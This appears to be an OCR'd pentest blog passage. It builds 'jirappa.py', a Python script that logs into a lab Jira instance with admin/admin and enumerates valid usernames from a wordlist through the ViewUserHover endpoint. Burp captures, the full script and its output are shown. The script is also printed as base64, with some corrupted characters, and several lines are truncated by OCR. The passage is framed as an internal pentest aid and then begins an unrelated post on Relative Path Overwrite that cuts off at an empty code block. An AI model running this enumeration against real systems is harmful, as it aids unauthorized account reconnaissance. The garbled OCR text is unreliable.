
Previewing JIRA

For now we should be here, intercepting the login request:




```
POST /rest/gadget/1.0/login HTTP/1.1
Host: 192.168.1.10:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0
Accept: */*
Accept-Language: pl,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.10:8080/secure/Dashboard.jspa
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 35
Origin: http://192.168.1.10:8080
Connection: close
Cookie: atlassian.xsrf.token=BKGB-BR3Z-WT6Q-KXM6_2f25d4ea2c929ac6fbd96e7dcd07f0bcf75de815_lout; JSESSIONID=28D9B03F03C6CA672D706FF2143D13DF

os_username=admin&os_password=admin
```

Burp has a great *feature*: while we're requesting the login page – use rightclick to check menu option called:



```
POST /rest/gadget/1.0/login HTTP/1.1
Host: 192.168.1.10:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82
Accept: */*
Accept-Language: pl,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.10:8080/secure/Dashboard.jspa
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 35
Origin: http://192.168.1.10:8080
Connection: close
Cookie: atlassian.xsrf.token=BKGB-BR3Z-WT6Q-KXM6_2f25d4ea2c929ac6fbd96e7dcd07f                          F2143D

os_username=admin&os_password=admin
```


As we can see we need to rewrite our skeleton-poc – after a while we should be here:



```
POST /rest/gadget/1.0/login HTTP/1.1
Host: 192.168.1.10:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win6
Accept: */*
Accept-Language: pl,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.10:8080/secure/Dashbo
Content-Type: application/x-www-form-urlencode
X-Requested-With: XMLHttpRequest
Content-Length: 35
Origin: http://192.168.1.10:8080
Connection: close
Cookie: atlassian.xsrf.token=BKGB-BR3Z-WT6Q-KXM6_2f25d4ea2c929ac6fbd96e7dcd07f0bcf75de815_lout; JSESSIONID=28D9B03F03C6CA672D706FF2143D13DF

os_username=admin&os_password=admin
```


```
import requests

session = requests.session()

burp0_url = "http://192.168.1.10:8080/rest/gadget/1.0/login"
burp0_cookies = {"atlassian.xsrf.token": "BKGB-BR3Z-WT6Q-KXM6_2f25d4ea2c929ac6fbd96e7dcd07f0bcf75de815_lout", "JSESSIONID": "28D9B03F03C6CA
13DF"}
burp0_headers = {"User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0", "Accept": "*/*", "Accept-L
en-US;q=0.7,en;q=0.3", "Accept-Encoding": "gzip, deflate", "Referer": "http://192.168.1.10:8080/secure/Dashboard.jspa", "Content-Type": "ap
w-form-urlencoded; charset=UTF-8", "X-Requested-With": "XMLHttpRequest", "Origin": "http://192.168.1.10:8080", "Connection": "close"}
burp0_data = {"os_username": "admin", "os_password": "admin"}
session.post(burp0_url, headers=burp0_headers, cookies=burp0_cookies, data=burp0_data)
~
~
"burpcheck.py" 9L, 857C written                                                                                                   9,86
```

Checking:



```
import requests

session = requests.session()

burp0_url = "http://192.168.1.10:8080/rest/gad
burp0_cookies = {"atlassian.xsrf.token": "BKGE
burp0_headers = {"User-Agent": "Mozilla/5.0 (W
 "Referer": "http://192.168.1.10:8080/secure/D
ection": "close"}
burp0_data = {"os_username": "admin", "os_pass
req = session.post(burp0_url, headers=burp0_he
resp = req.text

print resp
~
~
~
```

According to the response – we now should be able to proceed with other requests we're looking for.




```
POST /rest/gadget/1.0/login HTTP/1.1
Host: 192.168.1.10:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0
Accept: */*
Accept-Language: pl,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.10:8080/secure/Dashboard.jspa
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 35
Origin: http://192.168.1.10:8080
Connection: close
Cookie: atlassian.xsrf.token=BKGB-BR3Z-WT6Q-KXM6_2f25d4ea2c929ac6fbd96e7dcd07f0bcf75de815_lout;
JSESSIONID=28D9B03F03C6CA672D706FF2143D13DF

os_username=admin&os_password=admin
```

```
HTTP/1.1 200
X-AREQUESTID: 1352x184415x1
Referrer-Policy: strict-origin-when-cross-origin
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Content-Security-Policy: frame-ancestors 'self'
Set-Cookie: JSESSIONID=D3146CDD0C065272CC8DB83378283580; Path=/; HttpOnly
X-Seraph-LoginReason: OK
Set-Cookie: atlassian.xsrf.token=BKGB-BR3Z-WT6Q-KXM6_00d35498b14b748819e3c1ea9b406a6e9d479695_lin;
Path=/
X-ASESSIONID: 1ru6inq
X-AUSERNAME: admin
Cache-Control: no-cache, no-store, no-transform
Vary: User-Agent
Content-Type: application/json;charset=UTF-8
Date: Sun, 06 Dec 2020 21:32:21 GMT
Connection: close
Content-Length: 294

{"allowCookies":true,"externalUserManagement":false,"isPublicMode":true,"isElevatedSecurityCheckShown":false,"logi
nSucceeded":true,"captchaFailure":false,"loginError":false,"communicationError":false,"contactAdminLink":"please
contact your Jira administrators","loginFailedByPermissions":false}
```

Let's see if this is true:

```
c@kali:~/src/jirappwn$ cat jirappa.py
#!/usr/bin/env python
# jirappa.py - simple script to enumerate users
# 06.12.2020 @ 16:26
#

import sys, re
import requests

#target = sys.argv[1] # Jira URL here

def main():
  print '*'*70
  print '    >> Jirappa <<'
  print '*'*70
  target = raw_input('Tell me what is your Jira address: ')

  print 'Checking address: %s' % ( target )

  s = requests.session()
  try:
    init_req = s.get(target, verify=False)
    init_resp = init_req.text
    print '[+] Init req: OK, host alive'

    find_ver = re.compile('span id="footer-build-information">(.*?)span title=')
    found_ver = re.search(find_ver, init_resp)

    if found_ver:
      version = found_ver.group(1)
      print '[+] Found version: %s' % ( version )

    # init req ok, ver found, preparing login stage:
    print '[+] Login req: preparing...'
    login = raw_input("    What's your name soldier: ") #
aHR0cHM6Ly93d3cueW91dHViZS5jb20vd2F0Y2g/dj1lY3g2U0dWWjB0ZyZhYl9jaGFubmVsPWRpc2Nvc2VhbjIx
    login = login.rstrip()
    password = raw_input("    Tell me your password now: ")
    password = password.rstrip()
    login_data = {
      'os_username': login,    # 'hello',
      'os_password': password, # 'world',
      'os_destination':'',
      'user_role':'',
      'atl_token':'',
      'login':'Log+In'
    }

    login_url = target + '/login.jsp' #'/rest/gadget/1.0/login' #'/login.jsp'
    login_req = s.post(login_url, data=login_data, verify=False)
    login_resp = login_req.text

    check_login = re.compile('for administrator')
    login_ok = re.search(check_login, login_resp)

    #print login_resp

    if login_ok:
      print '[+] Welcome ' + login + ' :*'
    else:
      print '[-] Still can not log in :Z'



    #print login_resp

  # not available
  except NameError as e:
    print '[-] Error:', e

if __name__ == '__main__':
  main()
c@kali:~/src/jirappwn$
```

It should look similar to the output presented on the screen below:



```
c@kali: ~/src/jirappwn
c@kali:~/src/jirappwn$ ./jirappa.py
**********************************************************************
    >> Jirappa <<
**********************************************************************
Tell me what is your Jira address: http://192.168.1.10:8080/
Checking address: http://192.168.1.10:8080/
[+] Init req: OK, host alive
[+] Found version: (v8.13.1#813001-<
[+] Login req: preparing...
    What's your name soldier: admin
    Tell me your password now: admin
[+] Welcome admin :*
c@kali:~/src/jirappwn$
```

So far, so good. ;] As we are „logged-in" now, our very next step will be the request to check the existence of the user(s list). To do that we need to change our script a little bit. Let's change this:


```
c@kali:~/src/jirappwn$ cat -n jirappa.py | base64
ICAgICAxCSMhL3Vzci9iaW4vZW52IHB5dGhvbgogICAgIDIJIyBqaXJhcHBhLnB5IC0gc2ltcGxl
IHNjcmlwdCB0byBlbnVtZXJhdGUgdXNlcnMKICAgICAzCSMgMDYuMTIuMjAyMCBAIDE1OjI2CiAg
ICAgNAkjIAogICAgIDUJCiAgICAgNglpbXBvcnQgc3lzLCByZQogICAgIDcJaW1wb3J0IHJlcXVl
c3RzCiAgICAgOAkKICAgICA5CSN0YXJnZXQgPSBzeXMuYXJndlsxXSAjIEppcmEgVVJMIGhlcmUK
ICAgIDEwCQogICAgMTEJZGVmIG1haW4oKToKICAgIDEyCSAgcHJpbnQgJyonKjcwCiAgICAxMwkg
IHByaW50ICcgICAgPj4gSmlyYXBwYSA8PCcKICAgIDE0CSAgcHJpbnQgJyonKjcwCiAgICAxNQkg
IHRhcmdldCA9IHJhd19pbnB1dCgnVGVsbCBtZSB3aGF0IGlzIHlvdXIgSmlyYSBhZGRyZXNzOiAn
KQogICAgMTYJCiAgICAxNwkgIHByaW50ICdDaGVja2luZyBhZGRyZXNzOiAlcycgJSAoIHRhcmdl
dCApIAogICAgMTgJCiAgICAxOQkgIHMgPSByZXF1ZXN0cy5zZXNzaW9uKCkKICAgIDIwCSAgdHJ5
OgogICAgMjEJICAgIGluaXRfcmVxID0gcy5nZXQodGFyZ2V0LCB2ZXJpZnk9RmFsc2UpCiAgICAy
MgkgICAgaW5pdF9yZXNwID0gaW5pdF9yZXEudGV4dAogICAgMjMJCiAgICAyNAkgICAgcHJpbnQg
J1srXSBJbml0IHJlcTogT0ssIGhvc3QgYWxpdmUnCiAgICAyNQkKICAgIDI2CSAgICBmaW5kX3Zl
ciA9IHJlLmNvbXBpbGUoJ3NwYW4gaWQ9ImZvb3Rlci1idWlsZC1pbmZvcm1hdGlvbiI+KC4qPylz
cGFuIHRpdGxlPScpIAogICAgMjcJICAgIGZvdW5kX3ZlciA9IHJlLnNlYXJjaChmaW5kX3Zlciwg
aW5pdF9yZXNwKQogICAgMjgJCiAgICAyOQkgICAgaWYgZm91bmRfdmVyOgogICAgMzAJICAgICAg
dmVyc2lvbiA9IGZvdW5kX3Zlci5ncm91cCgxKQogICAgMzEJICAgICAgcHJpbnQgJ1srXSBGb3Vu
ZCB2ZXJzaW9uOiAlcycgJSAoIHZlcnNpb24gKQogICAgMzIJCiAgICAzMwkgICAgIyBpbml0IHJl
cSBvaywgdmVyIGZvdW5kLCBwcmVwYXJpbmcgbG9naW4gc3RhZ2U6IAogICAgMzQJICAgIHByaW50
ICdbK10gTG9naW4gcmVxOiBwcmVwYXJpbmcuLi4nCiAgICAzNQkgICAgbG9naW4gPSByYXdfaW5w
dXQoIiAgICBXaGF0J3MgeW91ciBuYW1lIHNvbGRpZXI6ICIpICMgYUhSMGNITTZMeTkzZDNjdWVX
OTFkSFZpWlM1amIyMHZkMkYwWTJnL2RqMWxZM2cyVTBkV1dqQjBaeVpoWWw5amFHRnViVZzUFdS
cGMyTnZjMlZoYmpJeAogICAgMzYJICAgIGxvZ2luID0gbG9naW4ucnN0cmlwKCkKICAgIDM3CSAg
ICBwYXNzd29yZCA9IHJhd19pbnB1dCgiICAgIFRlbGwgbWUgeW91ciBwYXNzd29yZCBub3c6ICIp
CiAgICAzOAkgICAgcGFzc3dvcmQgPSBwYXNzd29yZC5yc3RyaXAoKQogICAgMzkJICAgIGxvZ2lu
X2RhdGEgPSB7CiAgICA0MAkgICAgICAnb3NfdXNlcm5hbWUnOiBsb2dpbiwgICAgIyAnaGVsbG8n
LAogICAgNDEJICAgICAgJ29zX3Bhc3N3b3JkJzogcGFzc3dvcmQsICMgJ3dvcmxkJywKICAgIDQy
CSAgICAgICdvc19kZXN0aW5hdGlvbic6JycsCiAgICA0MwkgICAgICAndXNlcl9yb2xlJzonJywK
ICAgIDQ0CSAgICAgICdhdGxfdG9rZW4nOicnLAogICAgNDUJICAgICAgJ2xvZ2luJzonTG9nK0lu
JwogICAgNDYJICAgIH0KICAgIDQ3CQogICAgNDgJICAgIGxvZ2luX3VybCA9IHRhcmdldCArICcv
bG9naW4uanNwJyAjJy9yZXN0L2dhZGdldC8xLjAvbG9naW4nICMnL2xvZ2luLmpzcCcKICAgIDQ5
CSAgICBsb2dpbl9yZXEgPSBzLnBvc3QobG9naW5fdXJsLCBkYXRhPWxvZ2luX2RhdGEsIHZlcmlm
eT1GYWxzZSkKICAgIDUwCSAgICBsb2dpbl9yZXNwID0gbG9naW5fcmVxLnRleHQKICAgIDUxCQog
ICAgNTIJICAgIGNoZWNrX2xvZ2luID0gcmUuY29tcGlsZSgnZm9yIGFkbWluaXN0cmF0b3InKQog
ICAgNTMJICAgIGxvZ2luX29rID0gcmUuc2VhcmNoKGNoZWNrX2xvZ2luLCBsb2dpbl9yZXNwKQog
ICAgNTQJCiAgICA1NQkgICAgI3ByaW50IGxvZ2luX3Jlc3AKICAgIDU2CQogICAgNTcJICAgIGlm
IGxvZ2luX29rOgogICAgNTgJICAgICAgcHJpbnQgJ1srXSBXZWxjb21lICCgKyBsb2dpbiArICcg
OionCiAgICA1OQkgICAgZWxzZToKICAgIDYwCSAgICAgIHByaW50ICdbLV0gU3RpbGwgY2FuIG5v
dCBsb2cgaW4gOlonCiAgICA2MQkKICAgIDYyCQogICAgNjMJCiAgICA2NAkgICAgI3ByaW50IGxv
Z2luX3Jlc3AKICAgIDY1CQogICAgNjYJICAjIG5vdCBhdmFpbGFibGUKICAgIDY3CSAgZXhjZXB0
IE5hbWVFcnJvciBhcyBlOgogICAgNjgJICAgIHByaW50ICdbLV0gRXJyb3I6JywgZQogICAgNjkJ
CiAgICA3MAlpZiBfX25hbWVfXyA9PSAnX19tYWluX18nOgogICAgNzEJICBtYWluKCkK
```

```
c@kali:~/src/jirappwn$
```

To this:

```
c@kali:~/src/jirappwn$ cat jirappa.py |base64
IyEvdXNyL2Jpbi9lbnYgcHl0aG9uCiMgamlyYXBwYS5weSAtIHNpbXBsZSBzY3JpcHQgdG8gZW51
bWVyYXRlIHVzZXJzCiMgMDYuMTIuMjAyMCBAIDE1OjI2CiMgCgppbXBvcnQgc3lzLCByZQppbXBv
cnQgcmVxdWVzdHMKCiN0YXJnZXQgPSBzeXMuYXJndlsxXSAjIEppcmEgVVJMIGhlcmUKCmRlZiBt
YWluKCk6CiAgcHJpbnQgJyonKjcwCiAgcHJpbnQgJyAgICA+PiBKaXJhcHBhIDw8JwogIHByaW50
ICcqJyo3MAogIHRhcmdldCA9IHJhd19pbnB1dCgnVGVsbCBtZSB3aGF0IGlzIHlvdXIgSmlyYSBh
ZGRyZXNzOiAnKQoKICBwcmludCAnQ2hlY2tpbmcgYWRkcmVzczogJXMnICUgKCB0YXJnZXQgKSAK
CiAgcyA9IHJlcXVlc3RzLnNlc3Npb24oKQogIHRyeeToKICAgIGluaXRfcmVxID0gcy5nZXQodGFy
Z2V0LCB2ZXJpZnk9RmFsc2UpCiAgICBpbml0X3Jlc3AgPSBpbml0X3JlcS50ZXh0CgogICAgcHJp
bnQgJ1srXSBJbml0IHJlcTogT0ssIGhvc3QgYWxpdmUnCgogICAgZmluZF92ZXIgPSByZS5jb21w
aWxlKCdzcGFuIGlkPSJmb290ZXItYnVpbGQtaW5mb3JtYXRpb24iPiguKj8pc3BhbiB0aXRsZT0n
KSAKICAgIGZvdW5kX3ZlciA9IHJlLnNlYXJjaChmaW5kX3ZlciwgaW5pdF9yZXNwKQoKICAgIGlm
IGZvdW5kX3ZlcjoKICAgICAgdmVyc2lvbiA9IGZvdW5kX3Zlci5ncm91cCgxKQogICAgICBwcmlu
dCAnWytdIEZvdW5kIHZlcnNpb246ICVzJyAlICggdmVyc2lvbiApCgogICAgIyBpbml0IHJlcSBv
aywgdmVyIGZvdW5kLCBwcmVwYXJpbmcgbG9naW4gc3RhZ2U6IAogICAgcHJpbnQgJ1srXSBMb2dp
biByZXE6IHByZXBhcmluZy4uLicKICAgIGxvZ2luID0gcmF3X2lucHV0KCIgICAgV2hhdCdzIHlv
dXIgbmFtZSBzb2xkaWVyOiAiKSAjIGFIUjBjSE02THk5M2QzY3VlVzkxZEhWaVpTNWpiMjB2ZDJG
MFkyZy9kajFsWTNnMlUwZFdXakIwWnlaaFlsOWphR0Z1Ym1Wc1BXUnBjMk52YzJWaGJqSXgKICAg
IGxvZ2luID0gbG9naW4ucnN0cmlwKCkKICAgIHBhc3N3b3JkID0gcmF3X2lucHV0KCIgICAgVGVs
bCBtZSB5b3VyIHBhc3N3b3JkIG5vdzogIikKICAgIHBhc3N3b3JkID0gcGFzc3dvcmQucnN0cmlw
KCkKICAgIGxvZ2luX2RhdGEgPSB7CiAgICAgICdvc191c2VybmFtZSc6IGxvZ2luLCAgICAjICdo
ZWxsbycsCiAgICAgICdvc19wYXNzd29yZCc6IHBhc3N3b3JkLCAjICd3b3JsZCcsCiAgICAgICdv
c19kZXN0aW5hdGlvbic6JycsCiAgICAgICd1c2VyX3JvbGUnOicnLAogICAgICAnYXRsX3Rva2Vu
JzonJywKICAgICAgJ2xvZ2luJzonTG9nK0luJwogICAgfQoKICAgIGxvZ2luX3VybCA9IHRhcmdl
dCArICcvbG9naW4uanNwJyAjJy9yZXN0L2dhZGdldC8xLjAvbG9naW4nICMnL2xvZ2luLmpzcCcK
ICAgIGxvZ2luX3JlcSA9IHMucG9zdChsb2dpbl91cmwsIGRhdGE9bG9naW5fZGF0YSwgdmVyaWZ5
PUZhbHNlKQogICAgbG9naW5fcmVzcCA9IGxvZ2luX3JlcS50ZXh0CgogICAgY2hlY2tfbG9naW4g
PSByZS5jb21waWxlKCdmb3IgYWRtaW5pc3RyYXRvcicpCiAgICBsb2dpbl9vayA9IHJlLnNlYXJj
aChjaGVja19sb2dpbiwgbG9naW5fcmVzcCkKCiAgICBpZiBsb2dpbl9vazoKICAgICAgcHJpbnQg
J1srXSBXZWxjb21lIICcgKyBsb2dpbiArICcgOionCgogICAgICByZWFkbWUgPSByYXdfaW5wdXQo
J1VzZXJuYW1lIGxpc3QgbG9jYXRpb24gcGxlYXNlOiAnKQogICAgICBmcCA9IG9wZW4ocmVhZG1l
LCAncicpCiAgICAgIGZvciB1c2VyIGluIGZwOgogICAgICAgIHVzZXIgPSB1c2VyLnJzdHJpcCgp
CiAgICAgICAgCiAgICAgICAgdXNyX2VudW1fbGluayA9IHRhcmdldCArICcvc2VjdXJlL1ZpZXdV
c2VySG92ZXIuanNwYT9kZWNvcmF0b3I9bm9uZSZ1c2VybmFtZT0nICsgdXNlcgogICAgICAgIHVz
ZXJfY2hlY2tfcmVxID0gcy5nZXQodXNyX2VudW1fbGluaywgdmVyaWZ5PUZhbHNlKQogICAgICAg
IHVzZXJfcmVzcCA9IHVzZXJfY2hlY2tfcmVxLnRleHQKCglmaW5kX3VzZXIgPSByZS5jb21waWxl
KCc8YSBocmVmPSJtYWlsdG86YWRtaW5AaGVyZS5jb20iPiguKilAKC4qKTwvYT4nKQogICAgICAg
IGZvdW5kX3VzZXIgPSByZS5zZWFyY2goZmluZF91c2VyLCB1c2VyX3Jlc3ApCgogICAgICAgIGlm
IGZvdW5kX3VzZXI6CiAgICAgICAgICBwcmludCAnWytdICAgICBVc2VyIGZvdW5kOiAlcycgJSAo
IGZvdW5kX3VzZXIuZ3JvdXAoMSkgKQoKCgogICAgZWxzZToKICAgICAgcHJpbnQgJ1stXSBTdGls
bCBjYW4gbm90IGxvZyBpbiA6WicKCiAgIyBub3QgYXZhaWxhYmxlCiAgZXhjZXB0IE5hbWVFcnJv
ciBhcyBlOgogICAgcHJpbnQgJ1stXSBFcnJvcjonLCBlCgppZiBfX25hbWVfXyA9PSAnX19tYWlu
X18nOgogIG1haW4oKQo=
c@kali:~/src/jirappwn$
```

After a while we should be somewhere here:



c@kali: ~/src/jirappwn

```
c@kali:~/src/jirappwn$ ./jirappa.py
**********************************************************************
    >> Jirappa <<
**********************************************************************
Tell me what is your Jira address: http://192.168.1.10:8080/
Checking address: http://192.168.1.10:8080/
[+] Init req: OK, host alive
[+] Found version: (v8.13.1#813001-<
[+] Login req: preparing...
    What's your name soldier: admin
    Tell me your password now: admin
[+] Welcome admin :*
Username list location please: /home/c/src/jirappwn/usernamez.txt
[+]     User found: admin
c@kali:~/src/jirappwn$ cat usernamez.txt
admin
administrator
superhacker
nothacker
tester
ldap
jirauser
aduser
c@kali:~/src/jirappwn$
```

Looks good enough to be an initial check during our internal pentests[4]. ;)

Hope you'll find it useful.

References

Links/resources I found interesting while I was creating this article:

1 – Download Jira

2 - Install Jira

3 - Download Kali

4 – Let’s pentest

PR FOR YOUR COMPANY

„Spit IT out”

Intro

From time to time[1] (for example when we're using Burp Proxy[2] during the pentests) we can see some interesting bug presented in the advisory tab – it is called Path Relative Stylesheet Import vulnerability or Relative Path Overwrite. For our testing purposes – below – I will call it Path Relative Style Injection[3] and today we'll talk about it a little bit more. Here we go...

Environment

As usual[1] we'll use:

- Kali Linux VM

- Burp Suite and the browsers (I used Firefox and IE11)

As you can see in [3] we need a few steps to get this attack scenario possible. Let's start here:

This time we'll also need some vulnerable web application.Today our scenario will look like that:

- we were asked to perform a pentest for the company XYZ, in scope is only webapp;

- on one of the webpages „we" found (using Burp;)) is the page vulnerable to RPO-injection attack.

We'll try to verify if the bug is indeed exploitable or if this is just a false positive.

Here we go!

Scenario

According to the link[3] we should be able to 'detect' this kind of bug using Burp Scanner[2].

But what if we can not use the *Scanner* or we simply don't have it? Well. According to the post[3] we can read the source ;)

So for our purpose let's continue here: we need a sample *vulnerable webpage*. You can try to find one somewhere at the github (unfortunately I used few examples mixed together so I'll not point the exact example link here, sorry). Let's use this one:

```
